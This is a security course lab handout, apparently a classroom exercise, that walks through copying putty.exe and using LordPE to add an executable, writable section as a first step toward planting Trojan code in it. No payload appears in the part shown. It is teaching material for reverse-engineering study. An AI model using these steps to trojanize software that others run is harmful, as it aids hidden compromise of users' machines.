

Proj 8b: EXE With Trojan Code in a New Section (15 pts.)

What You Need

- A Windows machine, real or virtual. I used a Windows Server 2008 virtual machine.

Purpose

To modify a Windows EXE file and save an altered version containing Trojan code in a new PE section. This gives you practice with very simple features of the Immunity debugger and LordPE.


Review of Previous Project

Here are the results of the previous project in this series, placed here for easy reference.

You installed [Immunity](#) and downloaded [putty.exe](#).

Using Immunity, you found the assembly command that starts the process of printing the "login as: " prompt.

That command is at address **41CB6E**, as shown below.



Task 1: Add a Section with LordPE

Copying putty.exe

Click **putty.exe**. Press **Ctrl+C**. Press **Ctrl+V**.

Right-click "**putty - Copy.exe**" and click **Rename**.

Change the name to **putty-newsec-YOURNAME.exe**, replacing "YOURNAME" with your own name.

Getting LordPE

On your Windows machine, in a Web browser, right-click the link below and save the ZIP file in your Downloads folder.


<https://samsclass.info/127/proj/lordpe.zip>

Right-click the lordpe.zip file, click "**Extract All...**", and click **Extract**.

Double-click the **lordpe** folder.

Double-click **LordPE.EXE**.

LordPE opens, as shown below. In this view, it shows currently running processes.




Adding a New Section to the PE Header

In the LordPE window, on the right side, click the "PE Editor" button.

In the Open box, navigate to **putty-newsec-YOURNAME.exe** and double-click it.


A "PE Editor" box opens, showing general information about putty, as shown below.




In the "PE Editor" box, on the right, click the **Sections** button.

A "Section Table" box opens, showing the four sections in the putty executable.

Right-click one of the sections and click "**add section header**", as shown below.




A new section named "NewSec" appears. Currently, this section has "VSize" and "RSize" values of 0, as shown below.



In the "Section Table" box, right-click **NewSec** and click "**edit section header**".

In the "[Edit SectionHeader]" window, change the **VirtualSize** and **RawSize** to **00001000** as shown below.



In the "[Edit SectionHeader]" window, at the bottom, in the "Flags" row, click the square button labelled

Note the top three check boxes here: this segment is Executable, Readable, and Writeable. That's good; we can place any type of code we want to here, even self-modifying code.

Section Flags

☐ Shareable in memory

☒ Executable as code

☒ Readable

☒ Writeable

☐ Contains extended relocations

☐ Discardable as needed

☐ Can't be cached

☐ Not pageable

☐ Contains COMDAT data

☐ Contains comments or other infos

☐ Won't become part of the image

☒ Contains executable code

☒ Contains initialized data

☒ Contains uninitialized data

☐ Shouldn't be padded to next boundary

Alignment: default Bytes

Current Value
E00000E0

OK

Cancel

- Click **OK**.
- Click **OK**.
- Close the "Section Table" box.
- In the "PE Editor" box, click the **Save** button.
- In the "PE Editor" box, click the **OK** button.
- Close the LordPE window.

